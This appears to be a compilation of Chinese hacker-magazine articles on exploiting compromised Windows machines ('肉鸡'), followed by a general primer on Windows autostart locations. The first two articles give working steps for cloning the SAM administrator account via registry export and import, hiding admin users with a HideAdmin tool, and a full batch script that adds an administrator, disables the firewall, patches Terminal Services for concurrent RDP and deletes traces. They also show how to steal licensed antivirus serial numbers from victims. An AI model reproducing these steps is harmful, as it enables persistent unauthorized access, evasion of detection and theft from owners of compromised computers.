本文叙述了利用MS07029漏洞的完全步骤，非常适合新手一试！其中的扫描、溢出、连接等操作方式是漏洞利用步骤的基本，大家可要好好牢记。当然，要能够连接到远程主机，就要看看运气了，不知道还有谁没有为自己的系统打上补丁。还是再次提醒一下大家：入侵他人计算机是一种违法行为！ NOHACK

一劳永逸巩固肉鸡

文 simeon

通过本文你可以学习到：

1、使用hideadmin来隐藏管理员用户

2、账号克隆方面的知识

看了上期黑客力量写的《让Win XP SP2支持多个用户同时建立远程桌面连接》，感觉巩固肉鸡的思路更加开阔了，偶也曾经在WindowsXP上面开过3389，跟黑客力量使用的方法类似，不过没有这么全面，呵呵，高手就是高手，把3389研究得就是透彻，本人抱着学习的态度准备再次在肉鸡上面进行测试。在测试过程中偶然获得一个小工具，使用以后感觉非常不错，因此将该软件贡献出来，也算是为祖国的安全事业贡献自己的一小点力量。该小工具其实就是系统账号克隆的自动化版本，将克隆的繁琐过程缩减为一个命令的操作。不要急，要学习就要有耐心，哈哈。

账号克隆据我了解目前有两种方式，**一种是通过软件方式进行克隆，一种是通过手工操作注册表来进行克隆。**

软件克隆

软件克隆比较著名的软件就是小榕写的CA（Clone Administrator），不过现在已经被各大杀毒软件查杀，利用该工具可以将Administrator的账号克隆为一个指定的普通账号（此普通账号必须已经存在）。克隆得到的账号具有和系统内置的Administrator同样的设置，并且用NET命令或者用户管理器也发现不了其权限已经被提升，是一个不错的ROOTKIT，对开放了远程终端服务的计算机来说将是一个永不消失的后门。

手工方式克隆账号

在Windows 2000和Windows NT里，默认**管理员账号的SID是固定的500（0x1f4）**，那么我们可以用机器里已经存在的一个账号将SID为500的账号进行克隆。

1、导出管理员账号的注册表中键值，用命令**regedit e adam.reg HKEY_LOCAL_MACHINESAMSAMDomainsAccountUsers000001F4**。

2、导出需要修改账号的注册表中键值，用命令**regedit e iusr.reg HKEY_LOCAL_MACHINESAMSAMDomainsAccountUsers000003E9**。

3、修改具有管理员权限的导出的adam.reg，**"将adam.reg文件的第三行[HKEY_LOCAL_MACHINESAMSAMDomainsAccountUsers000001F4]最后的'1F4'修改为IUSR_MachineName的SID"**。

4、复制iusr.reg文件中的部分内容到adam.reg文件中，**将iusr.reg文件中"'V'=hex0"开始一直到iusr.reg文件结束部分复制下来，然后替换掉adam.reg中同样位置的部分。**

5、导入修改后的注册文件adam.reg，导入该Reg文件**regedit s adam.reg**

现在IUSR_MachineName账号拥有了管理员的权限，但是你使用net.exe和管理工具中的用户管理都将看不到任何痕迹，即使你去查看所属于的组和用户，都和修改前没有任何区别。

工具使用实例

上面的第二种方法非常的繁琐，本人一直想写一个类似的工具，由于懒得很，所以一直都没有写，还好，最近在一个肉鸡上面执行安全检查时发现了这个工具。

1、直接运行命令

偶在肉鸡上面发现该软件后，也不知道是什么软件，反正不

是在自己机器上，所以不管三七二十一，先运行看看再说。运行后显示为“Hide Admin V2.0 for Windows NT2000XP”如图1，哈哈，一看就知道是好工具。估计应该是隐藏用户用的，具体有什么功能需要进行进一步的测试。




图1 运行命令

提醒一下：（1）如果在自己的电脑上面就一定要小心了哦，尽量不要在自己的计算机上面运行不明程序，很多程序都会在原有程序上面附带一段其它程序，也就是通常意义上面的捆绑程序，一旦运行了捆绑程序，呵呵，我不说你也知道，后果很严重！

（2）对于不明程序，一般可以直接在Dos命令下运行，有的程序会给出提示信息，方便进行后续操作，借此我们可以用来判断获得的不明程序到底是干什么用的。

2、添加账号

从命令的字面意思我们可以看出，意思是隐藏管理员账号，其中**用法为“HideAdmin [username] [password]”**，那么我们先用“net user”看看系统中存在哪些用户，如图2。




图2 查看系统中所有用户

知道命令后，可以依照该命令添加一个用户来试试，在本例中我们输入命令：“**ha simeon$ simeon**”如图3。




图3 添加自己的账号

在添加账号时一定要注意，千万要在需要添加账号名称的后面加上“$”符号，偶在测试时，添加了一个账号没有加“$”符号，添加成功后，通过“net user”命令能够看见，通过“net localgroup administrators”命令看不见，后面使用用户删除命令也删除不掉。而加“$”符号后，使用“net user”和“net localgroupadmi nistrators”命令都看不见，但是使用“net user simeon$”却可以看到，这样也就达到了隐藏的目的。

3、查看添加效果

在使用该工具隐藏用户后，我们分别使用“net user”和“net localgroup administrators”命令查看系统中所有用户，结果跟最初的结果相同，没有任何改变，如图4。




图4 使用net user命令查看系统中的用户

4、查看实际效果

输入“**net user simeon$**”命令来查看实际添加的效果，如图5，虽然是乱码，呵呵，看看右边的东东还是能够看清楚，开启3389后，输入刚才添加的用户名和密码，登陆成功。




图5 查看实际效果

结束语

本文的技术难度不太，我们在挂马成功之后，可能还有很多其它高手也在挂马，众多马儿在一起时就会发生冲突，而多个用户同时在一台肉鸡上进行操作时就可能发生“一台肉鸡引起的一场血案”，在这个时候查看“敌人”使用的工具和运行的命令，往往会无形中提高自己的网络安全水平，对于不明工具的处理就尤其重要，而把获取的好工具通过测试后，变为自己的工具就更为重要了，这个时候就要发挥伟大的毛主席的“洋为中用，古为今用，没有枪没有炮，敌人来为我们造！”，本文写在六、一儿童节，预祝各位喜欢《黑客手册》的朋友节日快乐！

编辑点评：

在手工克隆账号的时候，也许你会遇到注册表无法导出或者导入的问题，这时候你要注意检查一下权限哦，默认SAM只有SYSTEM是完全控制的。所以建议大家在克隆账号的时候，还是用工具吧。

肉鸡利用之
——在肉鸡上获得正版瑞星和卡巴序列号

图 云恨雨愁

从本文你可以学到：

1、在肉鸡上开双3389的方法

2、在肉鸡上查找正版杀毒软件的序列号

大家玩黑客这么久，手头的肉鸡一定不少吧！怎么利用肉鸡呢？很多人都把肉鸡用来DDOS人家的网站之类的。我非常不赞成大家这样做。肉鸡其实有多方面的用途，如在肉鸡上架设FTP服务器什么的。当然如果你肉鸡上有正版的杀毒序列号，不妨借来一用^_^，但是大家自己用就好，不要发出去，免得序列号被列入黑名单，影响人家正版用户的权益。

现在介绍怎样从肉鸡上获得瑞星序列号。我的肉鸡上是XP系统的，并且是外网的，XP系统是不能双用户登录3389的，这个大家应该都知道吧，不过目前网上流传几种XP双开软件，大家可以随便下载一个试用下。我用的是**替换系统中的“termsrvhack.dll”文件**来实现XP系统双用户登录的。第一步

是，上传开3389的小工具，**使用命令"net stop sharedaccess"关闭对方系统自带防火墙**。接着上传我们的"termsrvhack.dll"文件到肉鸡的C盘，并运行命令"**Tasklist /SVC >>c:\1.txt**"。这个命令的意思就是获得系统的进程和进程ID号保存在C盘目录的1.txt记事本里，接着我们打开肉鸡C盘的1.txt，看到服务名为"**DcomLaunch，TermService**"这个**PID号**记录下来，等下写到批处理去。我这台肉鸡的PID号是892，大家的可能会不一样。现在我们写个批处理。

```
@echo off
@ntsd -c q -p 892  //切记这里的PID号一定要换成你自己的
@net user 119 110/add //添加一个用户名为119密码为110的用户
@net localgroup administrators 119 /add //提升119用户为系统管理员
@REG ADD HKLM\SOFTWARE\Microsoft\Windows" "NT\CurrentVersion\Winlogon /v KeepRASConnections /t REG_SZ /d 1 /f
@REG ADD HKLM\SYSTEM\CurrentControlSet\ Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
@REG ADD HKLM\SYSTEM\CurrentControlSet\ Control\Terminal" "Server\Licensing" "Core /v EnableConcurrentSessions /t REG_DWORD /d 00000001 /f
@REG ADD HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters/ vServiceDll/tREG_EXPAND_SZ / d %SystemRoot%\System32\termsrvhack.dll /f
@copy c:\termsrvhack.dll c:\windows\system32\ termsrvhack.dll //拷贝刚才传到肉鸡的dll文件到c:\windows\system32\termsrvhack.dll去替换原来的文件
@Attrib +H +S +R C:\windows\system32\termsrvhack.dll  //设置这个dll文件为只读、隐藏、存档
@shutdown -a
@del c:\termsrvhack.dll
@del c:\1.txt
@net stop sharedaccess
@net start dcomlaunch
@net start termservice
@del c:\3389.bat
```

重要的命令我都解释了，大家都应该知道什么意思了。最后在肉鸡上**上传一个"RavKeyChanger.exe"**(查看瑞星序列号和软件的小工具)，3389登录。在3389下运行"RavKeyChanger.exe"，如图1。




图1 RavKeyChanger.exe的界面

点查看序列号，对方的正版序列号就显示在眼前了，呵呵！接下来我们还要获得一个ID，因为瑞星杀毒光有序列号还是不行的，还要一个ID才能升级的。这时我们就**切换到"瑞星ID号"界面**，点获取ID号。瑞星的ID号就立刻显示出来了。填进自己N年没升级的瑞星里面，点升级，立刻出现久违的升级界面^_^。

接着讲获得卡巴序列号了。卡巴序列号是不用任何查看工具就可以看到的。主要利用到卡巴的一个漏洞，换台装卡巴的肉鸡。3389登录进去，**把系统时间往前狂调**，我调到公元前（谁说系统时间可以调到公元前的！！），卡巴就立刻显示"不正确的授权激活许可激活日期"。打开卡巴主界面，就可以看到序列号了。

这次给大家介绍这些获取瑞星和卡巴序列号的方法，大家也许会说烦死了，直接找个破解版或直接上网找个序列号不就行了吗。其实呢，网上的那些破解版也未必有几个是可以真正升级的，那些免费发出来的序列号，不用几天就会被封。从肉鸡获取不但可以锻炼自己，还可以真正获得正版序列号，体验完美的服务。

编辑点评：

肉鸡上的资源可是宝贵的财富啊！很多人认为拿到那种"家养鸡"根本没什么用，可是如果你仔细地找，有可能会发现很多好东西的，不把肉鸡的资源榨干对不起良心啊……

关于系统开机自启动的问题



[菜鸟恶补]

图 Kay4

飘语：现在可是放假的日子了，特别是广大考生。奋斗了那么久，终于可以暂时休息一下了。学习是要的，但也不能让自己太疲惫，闲暇的时候读读《手册》捉捉肉鸡，也是一件惬意的事情。但也不能太放松啊，假期也是那些有志之人闭关修炼的季节，要有所收获，前进的脚步是不能停下的。

从本文你可以学到：
了解常见的程序自启动方法

当Windows完成登录过程，鼠标指针从繁忙到安静，除了桌面上的图标，你还看到了什么？也许表面没什么变化，但你有没有注意到，你的系统托盘区多出了许多图标，你的进程表中出现了很多的进程！Windows在启动的时候，自动加载了很多程序，你知道它们是在什么地方被加载的吗？你又知道这里面的一些猫腻吗？电脑用久了还会导致系统中自动启动的应用程序越来越多，不但会造成启动的过程变长，而且造成系统资源极大的浪费。看了这些，你是不是觉得了解自启动文件的藏身之处非常必要呢？上期的杂志里就已经写了，但我觉得还不够详细，所以这篇就当是对上期杂志的补充吧！下面我就一一指出，让它们彻底无处可藏！

一、WindowsXP中的自启动文件，以前是加载在系统中最先运行的AUTOEXEC.BAT(自动批处理文件)、CONFIG.SYS(系统配置文件)这两个文件里的，如果你是从DOS时代过来的人，对这两个文件不可能不熟悉！用任何文字编辑软件(比如记事本)就可以打开这两个文件进行编辑。不过，在目前的图形化操作系统中，通过这两个文件加载自启动程序的已经不多见了。

二、Windows在操作系统的安装目录下有两个重要的初始化文件：**Win.ini和System.ini**。

在Windows启动过程中，可以通过这两个文件加载自启动程序，**在Win.ini文件[windows]字段中有两个启动命令："load="和"run="**。一般情况下它们的后面没有内容，如果你用文本编辑器打开后看到了比如"run=c:\windows\xxx.exe" 或者"load=c:\windows\xxx.exe"，这里的xxx.exe就是自启动程序了。在**System.ini的[boot]字段**下有"Shell=Explorer.exe"，有些恶意程序或木马程序就是通过修改此处加载的，比如修改成"shell=Explorer.exe xxx.exe(xxx是具体运行程序的主文件名，文件名还可以是其他类型的可执行文件)。

三、最直接也最简单的一种加载自启动程序的方法，就是将应用程序的快捷方式添加到"**开始→程序→启动**"（或许还有"Startup"）中，"启动"文件夹——最常见的自启动程序文件夹，**它位于系统分区的"Documents and Settings→User→〔开始〕菜单→程序"目录下**。这时的User指的是你登录的用户名。"All Users"中的自启动程序文件夹——另一个常见的自启动程序文件夹，它位于系统分区的"**Documents and Settings→All User**

→〔开始〕菜单→程序”目录下。前面提到的“启动”文件夹运行的是登录用户的自启动程序，而“All Users”中启动的程序是在所有用户下都有效（不论你用什么用户登录）。当系统启动时，“启动”组中的程序就会自动启动。另外，**Winstar.bat也是一个能被Windows 9X系统自动运行的文件**，它可以人为创建。如果你要查找自启动程序，请不要忽略了该文件是否存在以及它的具体内容！

四、利用注册表加载自启动程序是目前应用程序最常采用的方法。上期杂志也有提及，我就再补充一点吧，下面我们来看一下：

1“Load”键值——一个埋藏得较深的注册表键值，位于〔HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load〕主键下。

2“Explorer\Run”键值——与“load”和“Userinit”两个键值不同的是，“Explorer\Run”同时位于〔HKEY_CURRENT_USER〕和〔HKEY_LOCAL_MACHINE〕两个根键中。它在两个中的位置分别为〔HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run〕和〔HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run〕下。

3“RunServicesOnce”子键——它在用户登录前及其它注册表自启动程序加载前面加载。这个键同时位于〔HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce〕和〔HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce〕下。

4“RunServices”子键——它也是在用户登录前及其它注册表自启动程序加载前面加载。这个键同时位于〔HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices〕和〔HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices〕下。

5“RunOnce\Setup”子键——其默认值是在用户登录后加载的程序。这个键同时位于〔HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup〕和〔HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup〕下。

应用程序在安装时，通过修改注册表的上述5分支中的一些内容，即可让程序自动启动。目前的防火墙程序、实时病毒监控程序等均是采用该方法加载的（或者服务）。

五、将应用程序设置为自动启动。

1.将应用程序设置为自动启动，简单的方法就是在“开始→程序→启动”群组中添加一个快捷方式（启动这个应用程序的快捷方式）。

2.通过注册表加载。假如我们的目的是将C:\NETANTS\NETANTS.EXE（网络蚂蚁）做成自启动程序。方法是编辑一个注册表文件：首先**进入注册表编辑器**（用Regedit命令），然后**找到并打开HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run分支**，在右侧框的空白处单击右键，出现“**新建**”，**选择“字串值”**；然后将其名称由“新值 #1”改为“NetAnts”；接着选中该名称，单击右键，选“修改”（也可双击左键），在编辑字符串窗口的“数值数据”中输入“C:\NETANTS\NETANTS.EXE”，然后按“确定”，再退出注册表编辑程序即可。

